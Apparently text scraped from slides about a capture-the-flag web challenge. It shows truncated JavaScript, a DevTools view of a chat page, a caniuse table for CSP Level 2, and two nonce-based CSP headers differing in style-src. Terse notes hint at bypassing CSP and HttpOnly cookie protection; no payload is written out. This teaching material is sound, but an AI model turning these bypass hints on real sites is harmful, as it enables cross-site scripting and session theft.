constructor() { super(); this.date = new Dat
static get observedAttributes() { return ['u
`<li>${this.date.toLocaleTimeString()}</
connectedCallback() { this.render() } attrib
class Leave extends HTMLElement { constructo
html > body > script
Filter Output
DevTools - 192.168.99.100:8080/
Elements
Console
Sources
<!doctype html> == $0
<html>
<head>…</head>
<body>
<script nonce>…</script>
<nav>…</nav>

<input id="chatbox" placeholder="pre
…
<ul id="messages">…
</body>
</html>

Content Security Policy Level 2 - CR

Usage
Global

% of
84.39%

Mitigate cross-site scripting attacks by whitelisting allowed sources of script, style, and other resources. CSP 2 adds hash-source, nonce-source, and five new directives

Current aligned | Usage relative | Date relative | Apply filters | Show all | ?

IE	Edge *	Firefox	Chrome	Safari	Opera	iOS Safari *	Opera Mini *	Android Browser *	Opera Mobile *	Chrome for Android	Firefox for Android	UC Browser for Android	Samsu Intern
		2-30											
		1 31-34	4-35		10-22								
		2 35	4 36-38		4 23-25								
	12-14	3 36-44	5 39	3.1-9.1	5 26	3.2-9.3							
6-10	9 15-17	7 45-69	40-77	10-12.1	27-63	10-12.4		2.1-4.4.4	12-12.1				4-9.
11	9 18	7 70	78	13	64	13.2	all	76	46	78	6 68	12.12	10.1
	76	7 71-72	79-81	TP									

9 Edge has broken nonce support as it ignores nonces on sourced scripts.

https://caniuse.com/#feat=contentsecuritypolicy2

```
default-src 'self';
script-src  'nonce-6852542ba43de97dd34c8058';
frame-src   {recaptcha_url};
connect-src 'self' {ctf_url} {recaptcha_url};
worker-src  {recaptcha_url};
style-src   'unsafe-inline' {recaptcha_url};
font-src    'self';
img-src     *;
report-uri  {ctf_url}/report-violation;
object-src  'none'
```

```
default-src 'self';
script-src  'nonce-6852542ba43de97dd34c8058';
frame-src   {recaptcha_url};
connect-src 'self' {ctf_url} {recaptcha_url};
worker-src  {recaptcha_url};
style-src   'self' {recaptcha_url};
font-src    'self';
img-src     *;
report-uri  {ctf_url}/report-violation;
object-src  'none'
```

CSS not the only way...

Never trust user input!


HttpOnly????